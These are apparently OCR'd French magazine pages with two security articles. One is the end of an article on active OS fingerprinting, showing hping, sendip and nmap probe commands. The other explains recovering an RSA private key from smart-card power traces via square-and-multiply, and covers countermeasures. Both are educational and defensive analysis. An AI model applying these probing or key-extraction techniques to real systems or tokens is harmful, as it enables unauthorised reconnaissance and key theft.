UDP avec DF=0	IP_ID!=0	IP_ID!=0	IP_ID!=0

TTL PAR DÉFAUT

Un autre test est celui qui récupère la valeur par défaut du TTL d'un paquet IP. Ce test doit être accompli à l'aide de différents protocoles de niveau IP, puisque les TTL sont fonctions de ce facteur. On peut encore pousser ce test, puisque le TTL ne sera pas le même en TCP, si l'on met comme port cible un port ouvert, ou fermé (qui génère un RST). Dans les tests TCP suivant, nous envoyons un datagramme à un port ouvert.

Test avec UDP :

```
# hping -2 -c 1 -p 1234 192.168.0.51
HPING 192.168.0.51 (vr0 192.168.0.51): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.0.51 name=win2k.enslaved.lan
```

Ici, le résultat est lu avec `tcpdump`, et on trouve un TTL de 128.

Test avec ICMP :

```
$ ping -c 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 data bytes
64 bytes from 192.168.0.1: icmp_seq=0 ttl=128 time=3.881 ms
```

Test avec TCP :

```
# hping -S -p 139 -c 1 192.168.0.51
HPING 192.168.0.51 (vr0 192.168.0.51): S set, 40 headers + 0 data
bytes
len=46 ip=192.168.0.51 flags=SA DF seq=0 ttl=128 id=4020 win=16616
rtt=40.8 ms
```

8

	Windows 2000	Solaris 2.5	OpenBSD 3.0
UDP	128	255	255
TCP	128	64	128
ICMP	128	255	255

ANALYSE DES PROTOCOLES IP SUPPORTÉS

Pour savoir quels protocoles un système implémente, il suffit d'envoyer un datagramme IP avec le numéro de protocole à tester.

Si la cible retourne en réponse un message ICMP de type *destination unreachable* et de code *protocol unreachable*, c'est bien sûr que ce protocole n'est pas supporté.

Si aucune réponse n'est donnée, le protocole est considéré comme supporté.

```
# sendip -p ipv4 -is 192.168.0.55 -ip 60 192.168.0.1
```

Le résultat avec `tcpdump` donne :

```
22:31:51.680033 192.168.0.1 > 192.168.0.55: icmp: 192.168.0.1
protocol 60 unreachable (ttl 255, id 41033, len 48)
```

Les résultats présentés dans le **tableau 9** ont été obtenus avec l'option `-sO` de `nmap`.

Ces résultats sont à prendre avec un certain recul, puisque les deux systèmes BSD ont été bien modifiés (noyaux customisés).

Puisque le champ protocole de l'en-tête IP est codé sur 8 bits (voir **Figure 1** page 69), il n'y a qu'un maximum de 255 protocoles supportés possible.

9

	NetBSD 1.6	OpenBSD 3.0	Linux 2.2
ICMP	Oui	Oui	Oui
IGMP	Non	Oui	Oui
IP	Non	Oui	Non
TCP	Oui	Oui	Oui
UDP	Oui	Oui	Oui
IPv6	Non	Oui	Non
GRE	Non	Oui	Non
ESP	Non	Oui	Non
AH	Non	Oui	Non
Mobile	Non	Oui	Non
EtherIP	Non	Oui	Non
IPComp	Non	Oui	Non

ANALYSE D'AUTRES PROTOCOLES

Il est maintenant légitime d'imaginer l'identification des systèmes en analysant comment sont construits les paquets d'autres protocoles IP, tel que IGMP. Nous ne sommes pas au courant de recherches dans cette direction, c'est une idée qui pourrait être intéressante à explorer.

QUELQUES OUTILS

Les outils suivants implémentent les méthodes décrites plus haut.

QueSO, par Savage [2]

Le premier outil à faire de l'OSFP actif. Seulement 100 signatures. Il n'est pas très précis, et n'est plus maintenu depuis 1998.

Nmap, par Fyodor [3]

Le meilleur outil d'OSFP actuel. Il lance de très nombreux tests, a une base de plus de 400 signatures différentes. Régulièrement mis à jour, c'est l'outil incontournable.

Xprobe, par Fyodor Yarochkin et Ofir Arkin[4]

Xprobe est un *proof-of-concept* sur l'usage d'ICMP pour identifier les systèmes d'exploitation. Un reproche possible est qu'il n'a pas de fichier de signatures, mais c'est normal, étant donné son mode de fonctionnement, qui consiste à suivre un arbre de tests, en n'en jouant que certains en fonction des résultats des précédents. Il est capable d'identifier certains OS avec uniquement un message ICMP. Il est meilleur que d'autres outils pour ce qui est de la détection des systèmes Microsoft.

RING, par Franck Veysset, Olivier Courtay, Olivier Heen [5]

Une nouvelle approche à l'OSFP actif. Nous n'avons pas parlé de cette méthode dans ce texte pour la simple raison qu'il sera le sujet d'un prochain article également sur l'OSFP actif.

CONCLUSION

Le recoupement de tous ces tests, même ceux qui semblent ne pas apporter grand-chose, permet de créer une signature pour un système.

Cet article a essayé d'expliquer comment fonctionne l'OSFP, et de donner des idées de recherche dans ce domaine qui, de l'avis de certains, n'a pas encore tout révélé. Toutes les méthodes n'ont donc pas été abordées ici, et celle abordées n'ont pas été approfondies complètement.

Des tests [9] qui apportent de l'information intéressante n'ont pas été évoqués dans ce texte, puisque ces tests seraient bloqués par des dispositifs de normalisation de paquets (ou des dispositifs de filtrage bien configurés). Cela vient du fait que nous pensons que l'avenir de l'OSFP se trouve dans les tests utilisant uniquement des paquets standards.

Patrice "GomoR" Auffret

patrice.auffret@intranode.com

RÉFÉRENCES

[1] ICMP Usage in Scanning - Ofir Arkin
http://www.sys-security.com/html/projects/icmp.html

[2] QueSO - Savage
http://www.apostols.org/projectz/queso/

[3] Nmap - Fyodor
http://www.insecure.org/nmap/

[4] Xprobe - Ofir Arkin & Fyodor Yarochkin
http://www.sys-security.com/html/projects/X.html

[5] RING - Franck Veysset, Olivier Courtay, Olivier Heen
http://www.intranode.com/site/techno/techno_articles.htm

[6] SendIP - Mike Ricketts
http://www.earth.li/projectpurple/progs/sendip.html

[7] SING - Alfredo Andres Omella (Slay)
http://sourceforge.net/projects/sing/

[8] hping - Salvatore Sanfilippo (Antirez)
http://www.hping.org/

[9] Remote OS detection via TCP/IP Stack FingerPrinting - Fyodor
http://www.insecure.org/nmap/nmap-fingerprinting-article.html

Récupérez une clé RSA

Dans le précédent numéro de MISC nous avons vu comment trouver une clé RSA en mesurant le temps de calcul [1]. Cette technique nécessitait d'effectuer plusieurs centaines de mesures. Nous allons étudier aujourd'hui une technique permettant de trouver une clé RSA avec une seule mesure.

TIMING ATTAQUE, SUITE

Afin de compléter l'article précédent de MISC [1] il est à noter qu'une nouvelle attaque [2] utilisant le principe de mesure du temps de calcul a été appliquée avec succès pour retrouver une clé privée RSA utilisée dans OpenSSL. Cette nouvelle attaque a même été reprise sur Slashdot [3].

Il ne faut pas trop s'alarmer car l'attaque ne fonctionne que sous certaines conditions, comme par exemple de pouvoir faire des mesures de temps de calcul suffisamment précises. En pratique, il faut que l'attaquant soit sur le réseau local du serveur. Pensez quand même à mettre vos serveurs à jour.

THE NEW YORK TIMES

Pour rester dans les annonces de presse, je commencerai par un extrait d'un article du New York Times de juin 1998 intitulé "Cryptographers Discuss Finding Of Security Flaw in 'Smart Cards'" [4]. Il présente le problème que nous allons étudier maintenant.

> "For instance, in one of the simpler versions of the technique, the key from a popular RSA system can be extracted by watching an oscilloscope graphing the power consumption of a card. The key used in these systems is a pattern of about 2,000 binary bits that are either zeros or ones. The chip consumes slightly more power to process a one than a zero and the key can be extracted, in these simple cases, by simply reading the peaks and valleys in the graph of power consumption."

Extrait qui peut se traduire ainsi :

> "Par exemple, dans une des versions les plus simples de la technique, la clé du célèbre algorithme RSA peut être extraite en observant la consommation de courant de la carte sur le graphe d'un oscilloscope. La clé utilisée dans ces systèmes est un ensemble d'environ 2000 bits qui sont soit des zéros soit des uns. Le composant consomme légèrement plus d'énergie pour traiter un un que pour traiter un zéro et la clé peut être extraite simplement en lisant les pics et les creux dans le graphe de consommation de courant."

Il est à noter que la description du New York Times est relativement exacte, ce qui est assez extraordinaire pour une explication technique faite par un journaliste.

ALGORITHME DE CALCUL D'UN RSA

L'algorithme de chiffrement RSA permet de chiffrer un message `m` par l'opération $c = m^d \bmod n$. `n` est le module public et `d` est l'exposant privé. Le but de l'attaque sera de retrouver la valeur de `d` (exposant privé).

L'exponentiation modulaire

L'algorithme classique d'exponentiation modulaire est appelé carré et multiplié (ou *square and multiply*). Il est simple et efficace.

```
z = 1
y = m
for i=0 to t-1 do
  if (d[i] == 1) do
    z = z x y mod n
  fi
  y = y x y mod n
od
c = z
```

Note

`z` et `y` sont des variables intermédiaires, `t` est la taille de l'exposant `d` en bits (si `d` est un nombre de 512 bits alors t = 512), `d[i]` est la valeur du i-ème bit de `d` (`d[0]` est la valeur du bit de point faible de `d`), `z x y mod n` est une multiplication modulaire (c'est-à-dire le reste de la division de (`z x y`) par `n`).

L'algorithme est appelé carré et multiplié car, à chaque itération, le carré de `y` est calculé, et en fonction du i-ème bit de `d` une multiplication (`z x y`) est effectuée.

par la prise de courant

Exemple avec d=77

77 en décimal s'écrit 1001101 en binaire. Si on déroule la boucle de l'algorithme de carré multiplié, on obtient :

```
z = 1
y = m
  // i=0, d[0]=1
z = z x y mod n
y = y x y mod n
  // i=1, d[1]=0
y = y x y mod n
  // i=2, d[2]=1
z = z x y mod n
y = y x y mod n
  // i=3, d[3]=1
z = z x y mod n
y = y x y mod n
  // i=4, d[4]=0
y = y x y mod n
  // i=5, d[5]=0
y = y x y mod n
  // i=6, d[6]=1
z = z x y mod n
y = y x y mod n
c = z
```

Si on note A l'opération `z = z x y mod n` et B l'opération `y = y x y mod n`, on obtient la suite ABBABABBBAB.

On peut remarquer que c'est exactement la valeur de `d` en binaire (1001101), mais lu de gauche à droite et en remplaçant 1 par AB et 0 par B.

La fuite d'information

Nous allons utiliser un voltmètre pour mesurer la tension aux bornes d'une résistance montée en série avec le composant à étudier. En fait, on va mesurer l'intensité du courant circulant dans le composant.


Il est relativement facile d'imaginer que le courant consommé par un processeur dépend de ce que fait le processeur. Le CPU pour ordinateur portable a même un mode *idle* qui permet au processeur de consommer le moins possible quand il ne fait rien.

Une carte à puce (et en particulier une carte à puce à processeur 8 bits) utilise un coprocesseur arithmétique pour effectuer les calculs numériques sur les grands entiers. Le coprocesseur peut effectuer une multiplication modulaire de deux nombres de 512 bits efficacement. Ce qui ne serait pas le cas en utilisant uniquement des opérations de multiplication 8 bits fois 8 bits offertes par le processeur principal.

Le calcul du RSA utilise donc ce coprocesseur et donc va consommer plus que lorsque le coprocesseur n'est pas utilisé. La fuite d'information vient du fait que l'opération A a une consommation de courant différente de l'opération B. Pour des raisons d'optimisation, B, qui est un carré, est codé différemment de A, qui est une multiplication de deux nombres différents. Les opérations A et B ont donc deux signatures de consommation de courant différentes.

On obtient alors une consommation de courant qui ressemble à la **figure 1**. La consommation est faible avant et après le calcul RSA, et le calcul RSA est une suite de *patterns* A et B très facilement identifiables.

1




Exemple de courbe réelle

Cet exemple (**figure 2**) est issu de [5]. "S" signifie *square* (opération B) et "M" *multiply* (opération A). La consommation est une suite de "S" avec un "M" pour chaque bit de clé à 1. La clé utilisée ici est :

11110000000011110000000000001111111100000000 ou F00F000FF00 en hexadécimal.

La clé ici est *spéciale* car elle a été fixée afin de caractériser la consommation. Dans une première expérience, la clé est fixée à une valeur connue afin de connaître la forme des opérations A et B. La clé est très petite (44 bits), mais c'est suffisant pour la caractérisation. Ensuite, on peut observer une courbe de consommation de courant avec une clé inconnue, et lire les bits de clé un par un.

2



RÉALISATION

Voyons maintenant l'aspect pratique de la chose.

COMBIEN ÇA COÛTE ?

La solution évidente pour faire une mesure de courant est d'utiliser un oscilloscope numérique. Une solution encore plus économe est d'utiliser un matériel très bon marché qui réalise la même opération, à savoir convertir une valeur analogique en une valeur numérique de façon régulière dans le temps. Cette définition correspond à la partie acquisition d'une bête carte son de PC.

Est-ce qu'une carte son est suffisamment performante pour nos besoins ? Supposons qu'une signature RSA 1024 bits prenne 500 ms (durée réaliste). Sur les 1024 bits de clé on a en moyenne 50% de 0 et 50% de 1. On aura donc 1024 carrés et 512 multipliés (pour les bits à 1 uniquement), soit un total de 1536 opérations A ou B. Avec une acquisition à 44 kHz (fréquence d'échantillonnage d'un CD audio), on obtient 22000 échantillons pour les 500 ms. C'est à dire 14 échantillons pour une opération élémentaire A ou B. Puisque, ici, ce qui nous intéresse est plus la différence de niveau de consommation que la forme d'un A ou d'un B, 14 échantillons devraient suffire pour différencier un A d'un B.

Je n'ai pas fait la manipulation moi-même. Mais j'ai lu cette idée sur un forum de discussion et j'ai trouvé l'idée ingénieuse. En pratique, un oscilloscope numérique n'est pas très cher et se trouve facilement dans un labo d'électronique.

C'EST FAISABLE EN PRATIQUE ?

Le problème est publiquement connu depuis juin 1998. Il y a donc très peu de chance de trouver des cartes à puce encore utilisées qui soient attaquables. Les fondeurs (fabricants de composants pour carte) et les encarteurs (auteurs des logiciels pour carte) ont corrigé le problème depuis longtemps.

La carte à puce n'est pas le seul périphérique qui peut être sujet à ce problème. N'importe quel jeton cryptographique, telle qu'une clé USB et autre dongle évolué, est aussi potentiellement vulnérable. Il est d'ailleurs important de noter que certaines clés USB sont beaucoup moins sûres qu'une carte à puce. Par exemple, l'article [6] explique (avec plein de jolies photos) comment démonter une clé cryptographique USB. Le problème dans le cas de ce jeton USB est que la mémoire et le CPU sont sur deux composants différents. Il est donc facile de lire la mémoire directement sans passer par le CPU. Ce n'est pas le cas sur une carte à puce.

Une autre catégorie de jeton cryptographique à étudier rassemble les TPM (*Trusted Platform Module* [7]) qui sont/seront utilisés pour sécuriser les plates-formes TCPA (*Trusted Computing Platform Alliance* [8]). Le problème est que les fournisseurs de TPM sont aussi fournisseurs de composants carte à puce. Le niveau de sécurité du TPM risque donc, malheureusement, d'être assez élevé.

CONTRE-MESURES

Pour éviter le problème, il est possible de modifier le matériel et/ou le logiciel.

CONTRE-MESURE MATÉRIELLE

Ajouter du bruit, généré par le composant, sur la mesure de courant ne rend pas l'attaque impossible. Il suffit de faire plusieurs acquisitions et de les moyenner pour faire disparaître le bruit dans un bruit moyen constant.

Une bien meilleure solution est d'obtenir une consommation de courant parfaitement constante. Si en théorie la solution est idéale en pratique c'est problématique. Il faut que la consommation soit

suite page 81 ➔ ➔

toujours égale à la plus forte consommation possible. L'énergie non consommée est alors dissipée sous forme de chaleur. La consommation de la carte est plus élevée (puisque maximale tout le temps) et cela peut poser des problèmes dans des applications à ressources énergétiques limitées comme les cartes GSM des téléphones portables.

CONTRE-MESURE LOGICIELLE

Une solution qui semble immédiate est d'effectuer à chaque tour une opération A et une opération B. L'algorithme peut devenir :

```
z[0] = 1
z[1] = 1
y = m
for i=0 to t-1 do
  z[d[i]] = z[d[i]] x y mod n
  y = y x y mod n
od
c = z[1]
```

L'algorithme utilise deux variables `z[0]` et `z[1]` à la place de `z`. `z[0]` est mis à jour si le bit de l'exposant est à 0. `z[1]` est mis à jour si le bit de l'exposant est à 1. Les calculs faits sur `z[0]` sont inutiles pour le résultat final, mais permettent d'ajouter les fausses opérations A. Une courbe de consommation de courant montrera maintenant une suite homogène de motifs ABABABABABAB... avec de "vrais" motifs A et de "faux" motifs A.

RÉFÉRENCES

[1] Récupérer votre code PIN ou une clé RSA avec un chronomètre, Georges Bart, MISC n°6, mars-avril 2003.

[2] Remote timing attacks are practical, Dan Boneh and David Brumley, 2003, **http://crypto.stanford.edu/~dabo/abstracts/ssl-timing.html**

[3] Remote RSA Timing Attacks Practical CowboyNeal, 13 mars 2003, **http://slashdot.org/articles/03/03/14/0012214.shtml?tid=172**


[4] Cryptographers Discuss Finding Of Security Flaw in 'Smart Cards', The New York Times, June 10, 1998 **http://www.nytimes.com/library/tech/98/06/cyber/articles/10smartcard.html**

[5] Simple Power Analysis, Gemplus, Gemplus Workshop on Cryptography and Security, 13 mars 2001, **http://www.cs.uku.fi/kurssit/ads/09_20-_20SPA.pdf**

[6] Attacks on and Countermeasures for USB Hardware Token Devices, Kingpin, @Stake, 12 octobre 2000, **http://www.atstake.com/research/reports/#usb-tokens**

[7] Trusted Platform Module (TPM) based Security on Notebook PCs - White Paper, Sundeep Bajikar, Mobile Platforms Group, Intel Corporation, 20 juin 2002, **www.intel.com/design/mobile/platform/downloads/Trusted_Platform_Module_White_Paper.pdf**

[8] Trusted Computing Platform Alliance, **http://www.trustedcomputing.org/**



David Kahn, historien de la cryptographie et auteur du best-seller "The Codebreakers" a dit qu'il y a plusieurs récits dans l'histoire de la cryptographie. Dans un de ces récits, une agence de renseignements U.S. a espionné une ambassade en écoutant le bruit des décalages des rotors d'une machine à chiffrer mécanique fabriquée par Hagelin corporation.

"Quand les roues se déplacent, elles frappent des goupilles qui forment alors une roue dentée variable qui est la clé de chiffrement de l'ensemble. Si vous pouviez écouter les bruits de ces crochets frappant ces goupilles, vous pouviez reconstruire le décalage de cette roue dentée. Vous savez que la première lettre est décalée de quinze positions parce que vous entendez quinze petits bruits." [4]

Cette histoire illustre très bien cet article. Même si l'algorithme est cryptographiquement sûr, au sens où ayant un ensemble de clairs et de chiffrés, il n'est pas possible de retrouver la clé de chiffrement, l'algorithme est parfois très vulnérable si on peut obtenir de l'information durant l'exécution de l'algorithme. Cette information peut être les petits bruits d'une machine à chiffrer mécanique ou la consommation de courant d'une machine à chiffrer électronique. Si l'information obtenue est liée à la clé, il est alors plus facile, voire immédiat, de retrouver la clé utilisée.

L'article précédent [1] n'utilisait qu'une information de très haut niveau (le temps de calcul global). Ce présent article illustre une fuite d'information beaucoup plus importante. Mais nous n'avons besoin que de différencier deux opérations (carré et multiplié) qui ne sont pas réellement élémentaires. Le processeur d'une carte à puce est cadencé à environ 5 MHz. Nous avons 1536 (version non protégée) opérations "élémentaires". Chaque opération élémentaire est donc réalisée en, environ, 1600 cycles machine. Peut-être qu'en regardant de plus près (au niveau du cycle machine) on peut découvrir d'autres sources de fuite d'information ? C'est ce que nous découvrirons dans le prochain article.

Georges Bart

georges.bart@free.fr